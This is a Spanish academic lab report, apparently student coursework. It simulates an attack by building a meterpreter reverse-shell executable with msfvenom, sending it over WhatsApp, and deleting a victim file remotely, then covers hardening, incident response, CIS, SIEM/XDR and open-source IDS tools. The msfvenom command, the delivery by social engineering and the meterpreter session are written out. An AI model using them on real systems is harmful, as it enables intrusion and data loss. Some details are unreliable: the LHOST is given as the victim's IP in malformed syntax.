RM	Eliminación de información
Msfvenom	Su uso es para inicialización de la herramienta Metasploit.
nmap -f -script vuln ip	Escaneo de vulnerabilidades

6 *Flowchart Maker & Online Diagram Software*. (s.f.). Flowchart Maker & Online Diagram Software. https://app.diagrams.net/

Msfconsole	Para colocar el puerto a escuchar y tomar el control remoto de la máquina.
.exe.	Ejecutable que contiene el ataque.
Shell	Permite acceder a una terminal para ejecutar comandos.
Nmap -sn ip	Para ver los hosts de la red.
Nmap -O	Visualizar información sobre el sistema Operativo
Exploit	Para ejecutar el Payload


Fuente: Imirida Mora Niño

En este caso, como especialistas en seguridad informática, empezamos a recopilar las evidencias necesarias para saber que posible afectación presento la compañía como ya las habíamos indicado en los puntos anteriores y basados en ese proceso simularemos la creación y ejecución del ataque.

5.5.1 PROCESO DE CREACION DE PAYLOAD ENTREGA Y EJECUCCION DE ATAQUE

Debemos ingresar al entorno de Kali Linux, con el usuario y contraseña configurada en el momento de la parametrización el Usuario es: **imoran** este usuario se da por mi correo institucional y mi usuario de campus virtual.

Figura 38 Acceso a Kali Linux.



Fuente: Imirida Mora Niño


Aquí después del inicio de sesión, él nos lleva al escritorio de Kali Linux, listo para su funcionamiento y realizar la práctica o validaciones correspondientes.

Figura 39 Escritorio de Linux.

Fuente: Imirida Mora Niño

En Kali utilizamos el comando IFCONFIG, el cual nos arrojara la información necesaria de nuestra ip como lo muestra la siguiente figura 40 la ip de nuestra máquina virtual Kali es 192.168.10.22.

Figura 40 IP 192.168.10.22 en Kali



Fuente: Imirida Mora Niño

Para llevar a cabo la creación del Payload abrimos la consola para ingresar comandos, el comando utilizado para la creación es mediante la ejecución de:


“msfvenom -p windows/x64/meterpreter/reverse_tcp --platform windows -a x64 LHOST:192.168.10.16 LPORT=443 -f exe >> /home/imoran/Escritorio/PoC_1010201094.exe”

Figura 41 Creación de Payload en msfvenom.

Fuente: Imirida Mora Niño

Una vez creado, se nos genera el ejecutable con el nombre de PoC_1010201094.exe en el escritorio de Kali, como lo observamos en la figura 11.

Figura 42 PoC_1010201094 en escritorio Kali.



Fuente: Imirida Mora Niño


Después de esto procederemos a enviar el ejecutable por WhatsApp al administrador de la computadora afectada, como lo muestra la figura 12 adjuntamos el archivo y le damos enviar.

Figura 43 Ejecutable por WhatsApp.

Fuente: Imirida Mora Niño

En nuestra figura 44, observamos él envió del archivo desde Kali Linux a Windows por medio de la aplicación de WhatsApp.


Figura 44 Envió de Ejecutable.



Fuente: Imirida Mora Niño

Por otro lado, el administrador de la maquina victima abre la aplicación de WhatsApp Web en la computadora afectada, donde se visualiza en el escritorio de Windows un archivo TXT. Como lo muestra la figura 14.


Figura 45 Descarga del PoC en Windows.



Fuente: Imirida Mora Niño

Una vez se encuentre descargado el ejecutable en Windows 10, el atacante procede a generar la ejecución de la amenaza mediante el comando Msfconsole.

Figura 46 Ejecución Msfconsole en Kali



Fuente: Imirida Mora Niño

La figura N° 47 nos muestra como la ejecución del anterior comando abre la consola del Metasploit para generar su ejecución.

Figura 47 Apertura de Metasploit.

Fuente: Imirida Mora Niño

Una vez el Metasploit se encuentre activo, nos permitirá ingresar los siguientes comandos los cuales servirán para poner en marca nuestro ataque y los cuales en


la **“Tabla 2 Comandos Utilizados”** describimos su utilidad y funcionamiento para dicho proceso.

Figura 48 Ejecución de Comandos.

Fuente: Imirida Mora Niño

Después de ejecutar el exploit, podremos solicitar información del sistema operativo con el comando SYSINFO como lo muestra la Figura N° 49 donde podemos determinar que su sistema operativo es un Windows 10 con arquitectura de x64 Bits.

Figura 49 Comando Sysinfo



Fuente: Imirida Mora Niño

A continuación, generamos el listamiento de archivos dentro de nuestro sistema operativo Windows utilizando el comando LS como nos muestra la figura N° 50 al listar los archivos encontramos los siguientes:

- El .txt con el nombre creado por el administrador de la máquina.
- El .exe que es nuestro archivo atacante
- El .ini con información de algún otro proceso

Figura 50 Listamiento de Información.

```
meterpreter > sysinfo
Computer        : DESKTOP-F1EMI6P
OS              : Windows 10 (10.0 Build 19045).
Architecture    : x64
System Language : es_419
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > ls
Listing: C:\Users\imimo\OneDrive\Escritorio
===========================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  40    fil   2023-08-30 17:17:45 -0500  NOMBRE_ESTUDIANTE_CODIGO_FECHA_ACTIVIDAD.txt
100777/rwxrwxrwx  7168  fil   2023-09-07 15:13:23 -0500  PoC_1010201094 (1).exe
100666/rw-rw-rw-  282   fil   2023-09-06 15:46:36 -0500  desktop.ini
```

Fuente: Imirida Mora Niño

Una vez ejecutado nuestro archivo PoC_1010201094 (1).exe, utilizamos el comando **“rm”** para generar la eliminación del archivo en nuestra ubicación. Podemos observar que nuestro archivo .txt. desaparece del listamiento o nombramiento de archivos. Así como lo muestra la Figura N° 51

Figura 51 Perdida de archivo txt.

```
meterpreter > rm C:\\Users\\imimo\\OneDrive\\Escritorio\\NOMBRE_ESTUDIANTE_CODIGO_FECHA_ACTIVIDAD.txt
meterpreter > ls
Listing: C:\Users\imimo\OneDrive\Escritorio
===========================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100777/rwxrwxrwx  7168  fil   2023-09-07 15:13:23 -0500  PoC_1010201094 (1).exe
100666/rw-rw-rw-  282   fil   2023-09-06 15:46:36 -0500  desktop.ini

meterpreter >
```

Fuente: Imirida Mora Niño

Al ingresar a la maquina victima windows se observar que el archivo txt no se encuentra como lo muestra la figura 52.

Figura 52 Archivos ya no existen.


Fuente: Imirida Mora Niño

Adicionalmente ejecutaremos el comando “Nmap -f -sn 192.168.10.0/24 para identificar dentro del Host que compone la red:

- La ip 192.168.10.1 hace referencia al router.
- La ip 192.168.10.22 es nuestra maquina atacante
-

Por ende, las dos ips que sobran debemos detectar cual es nuestro sistema operativo de la maquina a atacar.

Figura 53 Identificación dentro del Host.




Fuente: Imirida Mora Niño

Para identificar el sistema operativo de la maquina a atacar, ejecutamos el comando “Nmap -o ip”

Entonces empezamos con la IP 192.168.10.16, La cual nos muestra información de que el sistema operativo es Windows 10 por ende esta es la IP de nuestra maquina víctima.

Figura 54 Maquina Victima



Fuente: Imirida Mora Niño


6. **CONTENCIÓN DE ATAQUES INFORMÁTICOS**

6.1 LA HARDENIZACION EN WINDOWS

Hace referencia a el mejoramiento de seguridad de un sistema operativo Windows 10 para aplicar medidas y configuraciones que reduzcan las vulnerabilidades y que sirva para fortalecer la protección contra amenazas cibernéticas.

Debemos eliminar o analizar que el Payload o el .exe ya no se encuentra en el escritorio de nuestra maquina Windows.

Figura 55 Eliminación del Payload.




Fuente Imirida Mora Niño

Para esto implementamos los siguientes pasos en nuestra maquina afectada en la organización.

1. ACTUALIZACION DE WINDOWS: Se debe mantener actualizado tanto en sistema operativo, controladores, y software de terceros.


Figura 56 Actualización Windows



Fuente Imirida Mora Niño

2. ANTIVIRUS: Instalar un software antivirus y antimalware actualizado y generar su revisión periódicamente.


Figura 57 Antivirus Actualizado



Fuente Imirida Mora Niño

3. CUENTAS DE USUARIOS: Crear cuentas con usuarios y privilegios limitados para las tareas diarias.


Figura 58 Creación de usuarios.



Fuente Imirida Mora Niño


4. FIREWALL: Habilitar el firewall de Windows para conexiones entrantes y salientes.

Figura 59 Firewall Activado




Fuente Imirida Mora Niño

Figura 60 Windows Defender Activado



Fuente Imirida Mora Niño


Figura 61 Windows Defender reglas de entrada - salida



Fuente Imirida Mora Niño

5. CONTRASEÑAS SEGURAS: Usar contraseñas seguras, cambiarlas periódicamente.

Figura 62 Contraseñas Seguras



Fuente Imirida Mora Niño

6. EDUCAR A LOS USUARIOS: Sobre prácticas seguras en línea como no abrir links, archivos o programas de dudosa procedencia.

6.2 ¿Ante un ataque informático en tiempo real usted como experto en Ciberseguridad qué pasos toma para identificar dicho ataque? Debe listar y explicar cada uno de estos pasos.

Cuando se genere un ataque en tiempo real, el grupo de seguridad o el experto en ciberseguridad realizara los siguientes pasos con el fin de identificar y mitigar el ataque.

Tabla 10 EXPLICACION DEL PASO A PASO

PASOS Y DESCRIPCION PARA ATAQUE EN TIEMPO REAL
MONITOREO: Debemos utilizar herramientas de Monitoreo de seguridad, para detectar acciones inusuales o procesos sospechosos, entre ella encontramos las SIEM, las IDS/IPS, podeos utilizar firewall de próximas generaciones para generar la validación de tráfico un poco más detallada, las herramientas de comportamientos de usuarios, podemos utilizar los Honeypots.
ANALISIS DE LOGS: Revisar los logs de transmisión de los sistemas, para poder validar si de pronto hay pistas o actividades poco comunes.
RECONOCER O IDENTIFICAR LOS PUNTOS DE ENTRADA: Validar o analizar cómo se realizó la intrusión, la cual se realizó mediante un malware, una vulnerabilidad, un fallo en la red, un intento de phishing, entre otros muchos ataques.
RECOLECCION DE EVIDENCIA: Recolectar información el ataque, imágenes, archivos sospechosos y cualquier dato que nos permita identificar la amenaza.
AISLAMIENTO DE SISTEMAS AFECTADOS: Aquí se debería desconectar los sistemas afectados de la red para que no se propague el ataque.
CONSULTAR BASES DE DATOS PARA VALIDAR SI HAY INFORMACION DE ATAQUES: Consultar información sobre el ataque, para validar si hay forma de detenerlo más rápido o tácticas o defensas utilizadas en casos similares.
ANALISIS FORENSE: Identificar, preservar, análisis y muestra de la evidencia respecto a los hallazgos del ataque.
NOTIFICACION: Informar a las personas o partes involucradas.
CONTENCION Y ERRADICACION: Plan de contención y eliminación de la amenaza, esta se desarrolla bajo los parámetros de inclusión de parches de vulnerabilidad, eliminar malware y restablecer los sistemas desde las copias de seguridad desde que se tengan y estén libres de afectación.
RESTAURACION DE SISTEMAS DE INFORMACION: Restaurar los servicios y sistemas de información de forma paulatina, para evitar secuelas del ataque.
ANALISIS POSTERIOR AL ATAQUE: Analizar detalladamente el ataque para entender como ocurrió y mitigación para ataques futuros.

MEJORAS DE SEGURIDAD: Implementar medidas de seguridad o reforzar las existentes basadas en la mejora continua de las políticas de seguridad.
MONITOREO CONTINUO: Validación constante y una respuesta rápida en caso de detectar un ataque.
INFORMAR A LAS AUTORIDADES: De ser necesario informar y cooperar en la investigación con la información con el fin de dar con el responsable del ataque.
COMUNICACIÓN EXTERNA: Comunicar de la manera más adecuada y formal respecto al incidente de seguridad a las personas necesarias.

Fuente: ciberseg1922. (2021, 7 de abril). Ciberataques. Guía para la gestión y notificación de ataques informáticos | Ciberseguridad. Ciberseguridad. https://ciberseguridad.com/ciberataques/

6.3 ¿Teniendo en cuenta el ataque ejecutado desde el ejercicio de Red team liste el paso a paso que ejecutó para subsanar el sistema ante el evento del Payload?

Para realizar la subsanación del sistema ante el evento del Payload ejecutado por el grupo Reed Team, es importante seguir un proceso minucioso para identificar las vulnerabilidades y amenazas para así mismo, tomar medidas correctivas y a su vez preventivas dentro de los sistemas de información.

Tabla 11 SUBSANAR SISTEMA

PASO PARA SUBSANAR EL SISTEMA
IDENTIFICACION DEL PAYLOAD Y SU FUNCIONALIDAD: Analizar, investigar y conocer el Payload para así entender los posibles daños que pueda ocasionar o que tan comprometido quedo el sistema durante el ataque.
CONTENER EL INCIDENTE: Para esta práctica no fue necesario aislar el sistema, debido a que como era un ataque simulado no infecto toda la máquina.
RECOPILACION DE INFORMACION: Se habla con el administrador de la maquina e informa que tenía todo el sistema de seguridad abajo, que es un sistema operativo Windows 10. También que por medio de un Payload tipo meterpreter se realizó el ataque ya que permite la conexión remota a la maquina y por medio de ella generar la eliminación de información como sucedió con el archivo TXT.
LIMPIEZA Y RESTAURACION: Se realiza la activación del sistema de seguridad, actualización de parche o del sistema operativo, eliminación del malware.
MONITOREO: Se realiza validación a todos los archivos para ver si se presenta alguna infección más, pero no fue necesario.
NOTIFICACION: Se realiza el informe de incidentes para mostrar a la gerencia de la organización HackerHouse

Fuente Imirida Mora Niño

6.4 Sabemos que existen equipos Blue Team y Red Team, pero entonces ¿qué diferencia existen entre los equipos antes mencionados con el Purple Team y equipos de respuesta a incidentes informáticos?

Tabla 12 DIFERENCIAS

DIFERENCIAS ENTRE EQUIPOS			
BLUE TEAM	**RED TEAM**	**PURPLE TEAM**	**CSIRT**
Se enfoca en la protección y seguridad, mantener y mejorar la seguridad en las compañías	Actúa como enemigo, debe identificar y explorar debilidades o falencias en la infraestructura de seguridad.	Es la unión entre los dos anteriores y realiza colaboración en ambos equipos para mejorar los procesos de ciberseguridad de la organización.	Es un grupo especializado en gestión y mitigación de incidentes informáticos
Su función es monitorear las TI para buscar amenazas, implementa medidas de seguridad, realiza análisis de vulnerabilidad.	Debe realizar pruebas de penetración, ataques controlados y otras metodologías para encontrar amenazas o vulnerabilidades.	Coordinar simulaciones de ataques y de defensas entre ambos equipos, así mismo es el canal de comunicación y el intercambio de conocimientos.	Responder e investigar incidentes de seguridad, coordinar recuperación y mejorar los procesos de seguridad.
Su objetivo es proteger constantemente la compañía de amenazas y ataques.	Su objetivo es identificar y mitigar las debilidades de seguridad.	Su objetivo es mejorar la detección y tiempos de respuesta, fortaleciendo la seguridad	Minimizar impacto del incidente, documentar la amenaza y mejora constante de los procesos de seguridad de información

Fuente Red Team, Blue Team y Purple Team: funciones y diferencias. (s.f.). UNIR. https://www.unir.net/ingenieria/revista/red-blue-purple-team-ciberseguridad/


6.5 ¿Qué función tiene CIS “Center For Internet Security” dentro de equipos BlueTeam? Usted debe realizar un pequeño tutorial de cómo funciona CIS y qué se debe hacer para encontrar los tutoriales que posee.

CIS "CENTER FOR INTERNET SECURITY": Promueve la ciberseguridad a través de la difusión de tips y consejos para mejorar la práctica de la seguridad cibernética.[7]

TUTORIAL DE FUNCIONAMIENTO CIS

Accedemos al siguiente link https://www.cisecurity.org/ que es el sitio oficial.

Figura 63 Acceso a sitio oficial.



Fuente Imirida Mora Niño

En la parte de abajo, encontraremos los menús o secciones disponibles para utilizar.

Figura 64 Menú de Controles

Fuente Imirida Mora Niño

Después de leer lo que cada uno significa, le damos clic en la opción de descarga y explorar, para el ejemplo utilizaremos el menú de CIS Controls.

Figura 65 Opción de Descargar.

[7] *CIS Controls*. (s.f.). CIS. https://www.cisecurity.org/controls

Fuente Imirida Mora Niño

Dentro de la navegación podemos observar tres opciones como lo es la descripción general, las características de los controles y sus recursos.

Al ingresar a la opción de características nos muestra el siguiente menú, de 18 controles los cuales nos permite explorar y al finalizar la opción de descargarlos:

Figura 66 Menú Características

Fuente Imirida Mora Niño

En la opción de recursos, encontramos controles gratuitos que nos permiten descargarlos.

Figura 67 Controladores para descargar.

Fuente Imirida Mora Niño

Adicionalmente, cuenta con videos que nos permiten observar los tips o recomendaciones de seguridad cibernética.

Figura 68 Videos

Fuente Imirida Mora Niño

6.6 Deberá documentar mediante la elaboración una tabla las diferencias existentes entre: SIEM y XDR.

Tabla 13 DIFERENCIAS SIEM Y XDR

CARACTERSTICAS	SIEM (SECURITY INFORMATION AND EVENT MANAGEMENT)	XDR (EXTENDED DETECTION AND RESPONSE)
ENFOQUE PRINCIPAL	Recopila, colecciona y analiza datos de seguridad	Maximiza la detención de respuesta de amenazas
DATOS DE ENTRADA	Se encarga de registros de dispositivos y sistemas como firewall, servidores y sistemas de seguridad.	Utiliza varias fuentes de datos como telemetría de endpoints, tráfico de red.
DETENCIÓN DE AMENAZAS	Basados en análisis de comportamientos y relación de eventos para identificar las irregularidades de los sistemas	Basados en análisis de amenazas y un aprendizaje automático para identificar amenazas en tiempo real.
RESPUESTA A INCIDENTES	Proporcionan alertas, notificaciones, pero debe utilizar herramientas de respuestas adicionales	Utiliza procesos como la cuarentena de endpoints, el aislamiento a la amenaza.
TIPO DE LA TECNOLOGIA	Es una tecnología estable y amplia se utiliza mucho en seguridad cibernética.	Es una tecnología flotable o nueva, que se encuentra evolucionando para detectar amenazas actuales.

Fuente ¿Cuál es la diferencia entre XDR y SIEM? | WatchGuard Technologies. (s.f.). WatchGuard Technologies | Network Security, Secure Wi-Fi, MFA, and Endpoint Security Solutions. https://www.watchguard.com/es/wgrd-news/blog/cual-es-la-diferencia-entre-xdr-y-si

6.7 Defina por lo menos 3 herramientas de detección de ataques informáticos con licencia GPL

Tabla 14 LICENCIA GPL

HERRAMIENTA	DESCRIPCION	CARACTERISTICAS
SNORT[8]	Herramienta de detención de intrusiones de código abierto, funciona como un sistema de detención de intrusiones red (NIDS), funciona para monitorear en tráfico de red en busca de vulnerabilidades o ataques conocidos.	• Detección de tráfico malicioso. • Creación de reglas personalizadas según la necesidad. • Soporte de amenaza en tiempo real. • Capacidad y registro de eventos.
SURICATA[9]	Herramienta de detención de intrusiones de código abierto y es compatible con reglas de Snort	• Análisis de tráfico en tiempo real. • Registro detallado de eventos.
OSSEC (Open Source HIDS Security)[10]	Herramienta de detención de intrusiones de código abierto, funciona como un sistema de detención de intrusiones basadas en HIDS, aunque se basa en la seguridad a nivel de HOST.	• Detención en cambios de archivos. • Análisis de actividad del sistema. • Notificación en tiempo real.

Fuente Imirida Mora Niño.

[8] *Así es Snort, el sistema de detección de intrusos más popular*. (s.f.). Grupo Atico34. https://protecciondatos-lopd.com/empresas/snort-deteccion-intrusos/

[9] (s.f.). https://suricata.io/

[10] *OSSEC - World's Most Widely Used Host Intrusion Detection System - HIDS*. (s.f.). OSSEC. https://www.ossec.net/

CONCLUSIONES

A continuación, brindare la conclusión por cada objetivo específico:

- Realizar simulación controlada de una amenaza: La realización de simulaciones controladas de amenazas es esencial para comprender la resiliencia de una organización ante posibles ataques cibernéticos. Estas pruebas permiten identificar vulnerabilidades y debilidades en la seguridad de la información, lo que a su vez facilita la implementación de medidas proactivas para fortalecer las defensas y mejorar la preparación contra amenazas reales.
- Conocer regulación y aspectos legales Colombianos: El conocimiento de la regulación y los aspectos legales colombianos relacionados con la ciberseguridad es fundamental para garantizar una actuación ética y legal en el ámbito digital. Estas normativas proporcionan el marco necesario para proteger la privacidad, los datos y los derechos de las partes involucradas, y aseguran que las pruebas de intrusión y otras actividades de seguridad se lleven a cabo de manera responsable y transparente.
- Ejecución de pruebas de intrusión: La ejecución de pruebas de intrusión desempeña un papel crucial en la evaluación y mejora de la seguridad cibernética. Estas pruebas permiten identificar y abordar vulnerabilidades antes de que los atacantes reales las exploten, lo que fortalece la resistencia de las organizaciones ante las amenazas cibernéticas. Además, fomentan la colaboración entre equipos de seguridad y contribuyen a una respuesta más efectiva ante incidentes.
- Analizar procesos de seguridad para las organizaciones: El análisis de procesos de seguridad es esencial para garantizar que las organizaciones estén preparadas para enfrentar amenazas cibernéticas y proteger sus activos digitales. Estas evaluaciones proporcionan información valiosa sobre la efectividad de las políticas, procedimientos y controles de seguridad existentes, lo que permite la implementación de mejoras y la adaptación a un entorno de ciberseguridad en constante cambio. La seguridad de la información se ha convertido en un imperativo, y el análisis de procesos es una herramienta clave para alcanzar niveles óptimos de protección.

RECOMENDACIONES

MANTENERSE ACTUALIZADOS: La ciberseguridad es un campo en constante evolución. Los equipos de seguridad deben estar al tanto de las últimas amenazas y soluciones para adaptarse rápidamente a los cambios en el panorama de la ciberseguridad.

CUMPLIR CON REGULACIONES NACIONAL: Asegurarse de que todas las actividades de seguridad cibernética cumplan con las leyes y regulaciones vigentes a nivel nacional como internacional, es esencial para evitar problemas legales y éticos.

TRANSPARENCIA Y COMUNICACIÓN: Comunicar claramente los objetivos y alcances de las pruebas de intrusión a todas las partes involucradas, incluidos los propietarios de sistemas y los equipos de respuesta a incidentes.

ENFOQUE EN LA MITIGACIÓN: Utilizar los resultados de las pruebas de intrusión para mejorar la seguridad mediante la corrección de vulnerabilidades y la implementación de controles de seguridad efectivos.

UTILIZA CONTRASEÑAS SEGURAS: Emplea contraseñas complejas, únicas y de al menos 12 caracteres para todas tus cuentas. Considera el uso de un gestor de contraseñas para gestionarlas de manera segur

SENSIBILIZACIÓN EN SEGURIDAD: Educa a los usuarios y a ti mismo sobre las prácticas de seguridad cibernética, como la identificación de phishing y la importancia de no compartir información confidencial.

FIREWALLS Y ANTIVIRUS: Instala un firewall y un programa antivirus confiable en tus dispositivos para protegerlos contra malware y amenazas en línea.

